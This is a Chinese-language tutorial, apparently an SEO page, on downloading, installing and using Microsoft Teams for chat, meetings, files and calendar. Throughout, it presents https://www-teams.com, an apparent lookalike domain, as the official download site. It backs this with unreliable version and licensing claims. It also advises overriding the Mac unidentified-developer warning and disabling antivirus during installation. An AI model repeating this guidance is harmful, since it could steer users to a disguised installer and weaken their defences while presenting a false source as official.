2026 Teams 下载与零基础使用教程:从官网安装到聊天 / 会议 / 协作,小白 15 分钟精通
第一章:协作工具首选!官网 teams 下载是高效入门的核心前提2026 年,远程办公、混合办公已成为职场常态,个人用户、小团队、大型企业对 “一站式协作工具”
作者:teams官網下載日期時間:2026-01-05 08:44:32
第一章:协作工具首选!官网 teams 下载是高效入门的核心前提
2026 年,远程办公、混合办公已成为职场常态,个人用户、小团队、大型企业对 “一站式协作工具” 的需求愈发迫切 —— 既要满足即时沟通,又要支持高清会议、文件共享、任务管理,而 Microsoft Teams(简称 Teams)凭借 “全功能覆盖 + 多端同步 + 免费核心功能”,成为全球超 3 亿用户的选择。但所有功能的顺畅体验,都离不开通过官方渠道完成teams 下载。
非官网下载的风险早已被大量用户验证:某自由职业者从第三方平台下载 “Teams 精简版”,发起客户会议时被限制 45 分钟,关键沟通被迫中断;某学生小组使用非官网旧版(V1.4.0),文件共享时频繁出现传输失败,小组作业进度延误;更有用户因安装捆绑插件,导致电脑弹窗广告泛滥,隐私数据存在泄露风险。而从官网https://www-teams.com 下载的 2026 最新版(V1.7.0),不仅能规避这些问题,还能解锁 AI 实时字幕、100 人免费会议、5GB 云存储、跨端无缝同步等核心功能,覆盖个人学习、自由职业、小团队协作等全场景。
本文专为零基础用户打造,从 “官网下载→安装配置→核心功能实操→常见问题解决” 四步拆解,搭配具体场景案例与图文级步骤,确保 15 分钟内掌握聊天沟通、会议发起、文件协作、日历管理等核心技能,让协作从 “繁琐低效” 变为 “简单高效”。
第二章:官网 teams 下载全指南:多设备适配,安全无捆绑
2.1 为什么必须选择官网下载?三大核心优势
- 功能完整性:仅官网 V1.7.0 版包含 2026 年新增的 “AI 会议纪要自动生成”“跨软件文件拖拽共享”“15 种语言实时字幕” 功能,第三方版本均存在功能阉割;
- 安全有保障:官网安装包经过 Microsoft 数字签名认证,无广告插件、恶意程序,聊天记录与文件传输全程加密,符合全球隐私合规标准(GDPR、ISO 27001);
- 更新及时性:官网每月推送功能补丁(如 2026 年 2 月补丁优化了 Mac 端分屏协作、手机端离线文件查看),第三方版本无官方更新通道,长期使用易出现兼容性问题(如无法接入最新会议功能)。
2.2 多设备官网 teams 下载步骤(2026 最新图文详解)
2.2.1 Windows 系统(Win10/11,支持 32/64 位架构)
Windows 是职场人与学生最常用的系统,官网提供适配 32 位、64 位的纯净安装包,无需管理员权限即可安装,步骤如下:
- 访问官网与版本识别:
- 打开 Edge、Chrome 等浏览器,输入官网地址https://www-teams.com ,首页自动识别电脑系统与架构(如 Windows 11 64 位),在中部显著位置显示 “Windows 版 V1.7.0(64 位)- 免费版”,下方标注 “支持 100 人会议、5GB 云存储、AI 字幕”。
- 若未自动识别,手动查看电脑架构:右键点击 “此电脑→属性→系统类型”,确认后在官网 “版本选择” 下拉菜单中勾选对应版本(64 位用户优先选 64 位,运行更流畅)。
- 下载与安装操作:
- 点击 “立即下载”,安装包大小约 280MB(64 位版本),100M 宽带环境下 1-2 分钟可完成下载;下载完成后,在 “下载” 文件夹中找到 “Teams_Win64.exe”,双击启动安装。
- 安装向导无需手动设置:系统自动将 Teams 部署至 “% LocalAppData%\Microsoft\Teams”(用户本地文件夹),无需管理员权限 —— 即使在公司电脑(无管理员权限)或学校机房电脑上,也能正常安装,避免权限受阻。
- 安装进度条完成后,桌面自动生成 “Microsoft Teams” 图标,点击图标启动,首次启动会弹出 3 步新手引导(快速了解聊天、会议、文件三大核心功能)。
- 版本验证:启动后点击右上角 “设置→关于”,确认版本号为 “V1.7.0”,且显示 “官网正版授权”,即为成功下载最新版。
2.2.2 Mac 系统(适配 Intel/M1/M2 芯片,支持 macOS 13.0 及以上)
Mac 用户(设计师、高校师生)需通过官网下载适配最新芯片的版本,步骤如下:
- 官网引导下载:
- 打开 Safari 浏览器,访问https://www-teams.com ,点击 “下载中心→Mac 客户端”,页面显示 “Mac 版 V1.7.0(265MB)”,点击 “下载”,安装包自动保存至 “下载” 文件夹。
- 安装与安全授权:
- 双击 “Teams_Mac.pkg” 安装包,启动安装向导,点击 “继续→同意协议→安装”;系统会弹出 “输入管理员凭据” 提示(需输入 Mac 开机密码),验证后开始安装(全程约 30 秒)。
- 若首次启动弹出 “无法打开,来自身份不明开发者”,进入 “系统设置→隐私与安全性”,在 “安全性” 选项下点击 “仍要打开”(Mac 安全机制,仅需一次授权);
- 启动后通过 “关于” 页面验证,确认支持 M1/M2 芯片优化,无卡顿、闪退问题。
2.2.3 Android 系统(华为 / 小米 /vivo/OPPO 等主流品牌,支持 Android 9.0 及以上)
移动端适合外出时回复消息、参加会议,官网提供应用商店直达下载,避免 APK 安装风险:
- 官网直达应用商店:
- 在手机浏览器中打开https://www-teams.com ,点击 “下载中心→Android 客户端”,官网自动识别手机品牌(如华为),显示 “华为应用市场 - Teams” 直达链接,点击 “前往下载”;
- 若未自动识别,手动选择品牌(华为、小米、vivo 等),跳转至对应应用商店(如小米应用商店搜索 “Microsoft Teams”),确认开发者为 “Microsoft Corporation”。
- 安装与权限开启:
- 点击 “安装”,安装包约 150MB,5G 网络环境下 30 秒可完成;安装完成后,启动时请求 “相机”“麦克风”“存储” 权限:相机用于视频会议,麦克风用于语音沟通,存储用于下载文件,建议全部开启,避免功能受限。
2.2.4 iOS 系统(iPhone/iPad,适配 iOS 15.0 及以上)
iOS 用户需通过 App Store 下载,步骤简单且安全:
- 官网引导跳转:
- 在 iPhone/iPad 的 Safari 浏览器中打开https://www-teams.com ,点击 “下载中心→iOS 客户端”,自动跳转至 App Store “Microsoft Teams” 详情页;
- 安装与登录:
- 点击 “获取”,通过 Face ID/Touch ID 或 Apple ID 密码验证后安装;安装完成后,启动并使用 Microsoft 账号登录,即可同步电脑端的聊天记录、文件与会议安排。
- iPad 专属优化:iPad 用户可开启 “分屏模式”(同时打开 Teams 与文件应用),边看文档边回复消息,适配平板办公场景。
2.2.5 Web 端使用(无需下载,临时场景首选)
若设备存储空间不足或仅需临时使用(如网吧、他人电脑),可直接通过 Web 端操作:
- 打开任意浏览器,输入https://teams.microsoft.com ,使用 Microsoft 账号登录,无需下载插件;
- Web 端支持聊天、会议、文件查看等核心功能,仅部分高级功能(如桌面共享、AI 会议纪要)不可用,适合临时参加会议、回复紧急消息。
2.3 teams 下载后验证:确保功能完整可用
- 核心功能快速校验:
- 电脑端:发起 1 人测试会议,检查是否支持视频开启、麦克风切换、屏幕共享;进入 “文件” 页面,确认能上传 / 下载文件;
- 移动端:发送文字、图片消息,测试跨端同步(电脑端是否能实时接收);
- 若功能缺失,大概率是下载了非官网版本,需立即卸载并重新访问https://www-teams.com 完成teams 下载。
第三章:初始化设置:5 分钟完成个性化配置,效率翻倍

完成teams 下载后,简单的初始化设置能让后续使用更顺畅,避免 “每次操作都手动调整”,尤其适合零基础用户快速上手。
3.1 账号登录与注册:多方式适配不同需求
- 登录方式选择:
- Microsoft 账号登录(推荐):使用 Outlook 邮箱、Hotmail 邮箱或 Xbox 账号登录,无账号可点击 “创建账号”,1 分钟完成注册(输入姓名、邮箱、密码即可);
- 工作 / 学校账号登录:企业或学校用户可使用分配的工作邮箱登录,自动加入组织架构与团队。
- 登录后安全设置:
- 进入 “设置→账号安全”,开启 “两步验证”(登录时需输入短信或邮箱验证码),提升账号安全性;
- 绑定常用设备(如个人电脑、手机),异地登录时会收到提醒,防止账号被盗。
3.2 核心偏好设置:按需调整,适配使用场景
| 设备类型 | 必开权限 | 核心偏好设置 |
|---|---|---|
| Windows 电脑 | 麦克风、相机、文件权限 | 消息提醒设为 “铃声 + 弹窗”,开启 “自动启动”(办公场景) |
| macOS 电脑 | 通知、屏幕录制权限 | 勾选 “跨端同步聊天记录”,设置会议默认静音(避免打扰他人) |
| Android 手机 | 通知、后台运行权限 | 开启 “浮窗消息”(快速响应),关闭非必要群聊通知 |
| iOS 手机 | 通知、后台刷新权限 | 自定义消息铃声,设置 “免打扰时段”(如夜间 10 点后) |
3.3 个人资料完善:提升辨识度,方便协作
- 点击右上角头像,选择 “编辑个人资料”:
- 上传头像:选择清晰的个人照片或品牌 Logo(企业用户),尺寸建议 200×200 像素,方便他人快速识别;
- 填写信息:输入 “显示名称”(如 “设计师小李”“市场部小张”),可选填职位、联系方式,让协作对象快速了解你的身份;
- 在线状态设置:点击头像下方状态(默认 “在线”),可切换为 “忙碌”“离开”“请勿打扰”,例如工作时设为 “忙碌”,减少非紧急打扰。
第四章:核心功能实操:15 分钟精通聊天 / 会议 / 文件协作
Teams 的核心价值在于 “一站式协作”,以下针对零基础用户,详细拆解聊天、会议、文件协作、日历管理四大高频功能的操作步骤,搭配具体场景案例。
4.1 聊天沟通:一对一与群聊全流程,高效传递信息
聊天是 Teams 最基础的功能,操作逻辑与微信、QQ 类似,支持多种消息类型,适合日常沟通:
- 一对一聊天(个人 / 客户沟通):
- 添加联系人:点击左侧 “聊天→新建聊天”,输入对方的 Microsoft 账号邮箱或姓名(若在联系人列表中),选择联系人后进入聊天界面;若对方未使用 Teams,可点击 “邀请某人加入 Teams”,发送邀请链接至对方邮箱。
- 发送多种类型消息:
- 文字消息:在输入框输入内容,按 Enter 发送,Shift+Enter 换行;
- 语音消息:点击输入框右侧 “麦克风” 图标,按住说话(最长 60 秒),松开自动发送,支持语音转文字(点击语音消息旁 “文” 字图标);
- 图片 / 文件:点击 “图片”“文件” 图标,选择本地文件上传,免费版支持最大 2GB 文件传输,对方可在线查看或下载;
- 互动功能:右键点击消息可 “回复”(针对特定消息回应,避免上下文混乱)、“撤回”(2 分钟内可删除)、“添加表情”(点赞、微笑等,快速表达态度)。
- 群聊(团队协作 / 小组学习):
- 创建群聊:点击 “新建聊天→创建群聊”,输入群名称(如 “2026 设计小组”),添加成员(至少 2 人),点击 “创建”;
- 群聊管理:
- 添加成员:点击群聊右上角 “…”→“添加人员”,输入邮箱邀请新成员;
- 群公告:点击 “…”→“群公告”,输入重要信息(如 “周五下午 5 点提交作业”),发布后会置顶显示,避免信息遗漏;
- @成员提醒:在群聊中输入 “@+ 成员姓名”(如 “@小张 请发设计稿”),被 @成员会收到强提醒,确保关键信息被看到。
4.2 会议管理:发起与参加会议,覆盖全场景需求
会议是 Teams 的核心功能之一,免费版支持 100 人同时参会、60 分钟会议时长,满足个人沟通、团队讨论、客户对接等场景:
- 发起会议(两种方式,适配不同需求):
- 立即开会(紧急场景):点击左侧 “会议→立即开会”,设置会议名称(如 “设计方案紧急讨论”),选择参会人员(联系人或群聊),点击 “开始会议”;系统会向参会者发送弹窗 / 推送提醒,点击 “加入” 即可快速参会。

- 预约会议(提前规划):点击 “会议→预约会议”,设置会议主题、日期、时长,添加参会人员,填写会议议程(如 “1. 上周工作汇报;2. 本周任务分配”),点击 “保存”;系统会自动同步至所有参会者的日历,发送邮件邀请,支持 “接受 / 拒绝 / 暂定” 回复。
- 参加会议(多设备操作,简单便捷):
- 电脑端:收到会议提醒后,点击 “加入会议”,进入前会提示 “测试音频和视频”:选择麦克风、扬声器(建议用耳机减少杂音),测试摄像头是否正常,点击 “加入会议”;
- 移动端:收到推送通知后,点击 “加入”,允许 Teams 访问相机、麦克风,即可语音 / 视频参会;通勤途中可关闭相机,仅用语音参与。
- 会议中的实用功能(零基础也能快速上手):
- 屏幕共享:点击会议底部 “共享内容”,选择 “桌面”“窗口” 或 “文件”(如 PPT),适合展示方案、数据报表;
- AI 实时字幕:点击 “更多选项→开启字幕”,系统自动识别会议语音,生成实时字幕(支持 15 种语言),适合听力不佳或嘈杂环境;
- 会议录制:点击 “更多选项→录制”,会议内容会自动保存至 OneDrive,会后可分享给未参会人员;
- 举手 / 静音:点击 “举手” 图标向主持人示意,无需打断他人;背景嘈杂时点击 “静音”,避免干扰会议。
4.3 文件协作:跨端同步 + 在线编辑,避免版本混乱
Teams 内置 OneDrive 云存储,支持文件上传、共享、在线编辑,解决 “U 盘传文件、版本不统一” 的痛点:
- 文件上传与共享:
- 个人文件:点击左侧 “文件→个人文件”,上传本地文件(文档、图片、视频等),自动同步至所有登录设备,随时随地查看;
- 团队文件:在群聊中点击 “文件→上传”,选择文件后,群成员可在线查看、下载、编辑,无需单独发送;
- 权限设置:右键点击文件,选择 “管理访问权限”,可设置 “仅查看”“可编辑” 权限,避免误操作(如客户文件仅开放查看权限)。
- 在线编辑与协作:
- 点击文件即可在线打开(支持 Word、Excel、PPT、PDF 等格式),无需安装 Office;
- 多人协作:多人同时编辑同一文档时,实时显示对方的修改痕迹(如 “小李正在编辑第 3 页”),修改内容自动保存,避免版本冲突;
- 历史版本恢复:若误删内容,点击 “文件→历史版本”,选择需要恢复的版本,一键还原,免费版支持保存 30 天内的版本。
4.4 日历管理:会议预约 + 任务提醒,高效规划时间
Teams 的日历功能与 Outlook 深度集成,帮助用户规划日程、避免遗漏:
- 添加日程:点击左侧 “日历→新建事件”,输入事件名称(如 “客户会议”)、时间、地点(线上会议自动生成链接),添加参会人员,设置提醒时间(如提前 15 分钟);
- 会议同步:预约的 Teams 会议会自动同步至日历,显示 “加入会议” 按钮,时间到前自动提醒;
- 任务管理:在日历中添加 “待办任务”(如 “完成方案修改”),设置截止时间,系统会按时提醒,适配个人时间管理场景。
第五章:新手常见问题解决:关联 teams 下载的避坑指南
5.1 问题 1:teams 下载后安装失败
- 可能原因:
- 系统版本过低(Windows 需 Win10+,iOS 需 15.0+);
- 磁盘空间不足(需预留≥500MB 存储空间);
- 第三方安全软件拦截(误判安装包)。
- 解决方案:
- 升级设备系统至最低要求;
- 清理磁盘垃圾(如旧安装包、回收站文件),释放存储空间;
- 暂时关闭安全软件,安装完成后重新开启,或添加安装包至信任列表。
5.2 问题 2:会议无法开启视频 / 麦克风
- 可能原因:
- 未授权相机 / 麦克风权限;
- 设备被其他软件占用(如微信视频、浏览器调用);
- 非官网版本缺失驱动适配。
- 解决方案:
- 按第三章 3.2 表格开启对应权限;
- 关闭占用设备的其他软件,重新进入会议;
- 若为非官网版本,卸载后从https://www-teams.com 重新完成teams 下载。
5.3 问题 3:聊天记录 / 文件无法跨端同步
- 可能原因:
- 未登录同一 Microsoft 账号;
- 未开启同步功能;
- 网络异常导致同步失败。
- 解决方案:
- 所有设备登录同一 Microsoft 账号;
- 进入 “设置→同步”,勾选 “聊天记录”“文件”“日历” 同步;
- 切换 Wi-Fi 或 5G 网络,退出 Teams 后重新登录,触发同步。
5.4 问题 4:文件上传 / 下载速度慢
- 可能原因:
- 网络带宽不足;
- 文件过大(超过 2GB,免费版限制);
- 服务器节点拥堵(高峰时段)。
- 解决方案:
- 切换至高速网络(如 5G、企业专线);
- 拆分大文件(如将 2.5GB 视频拆分为多个小文件)后上传;
- 避开高峰时段(如晚上 8-10 点),选择凌晨或上午上传 / 下载。
第六章:总结 —— 官网 teams 下载,开启高效协作新体验
对于零基础用户而言,Teams 的核心魅力在于 “低门槛 + 全功能”—— 无需复杂学习,就能实现聊天沟通、高清会议、文件协作、时间管理的一站式需求。而这一切的前提,是通过官网https://www-teams.com 完成teams 下载,只有官网版本能提供完整功能、安全保障与及时更新,让你在使用过程中无后顾之忧。
从下载安装到初始化设置,再到核心功能实操,仅需 15 分钟就能全面精通:个人用户可轻松应对远程沟通、学习协作;自由职业者能高效对接客户、管理项目;小团队可实现无边界协作,提升工作效率。无论是学生小组完成作业,还是职场人开展远程会议,Teams 都能成为你的 “协作好帮手”。
如果你还在为 “沟通低效、会议卡顿、文件版本混乱” 而困扰,不妨立即前往 Teams 官网,完成teams 下载,体验 2026 年最新版的高效与便捷 —— 让协作打破空间限制,让每一次沟通都精准高效。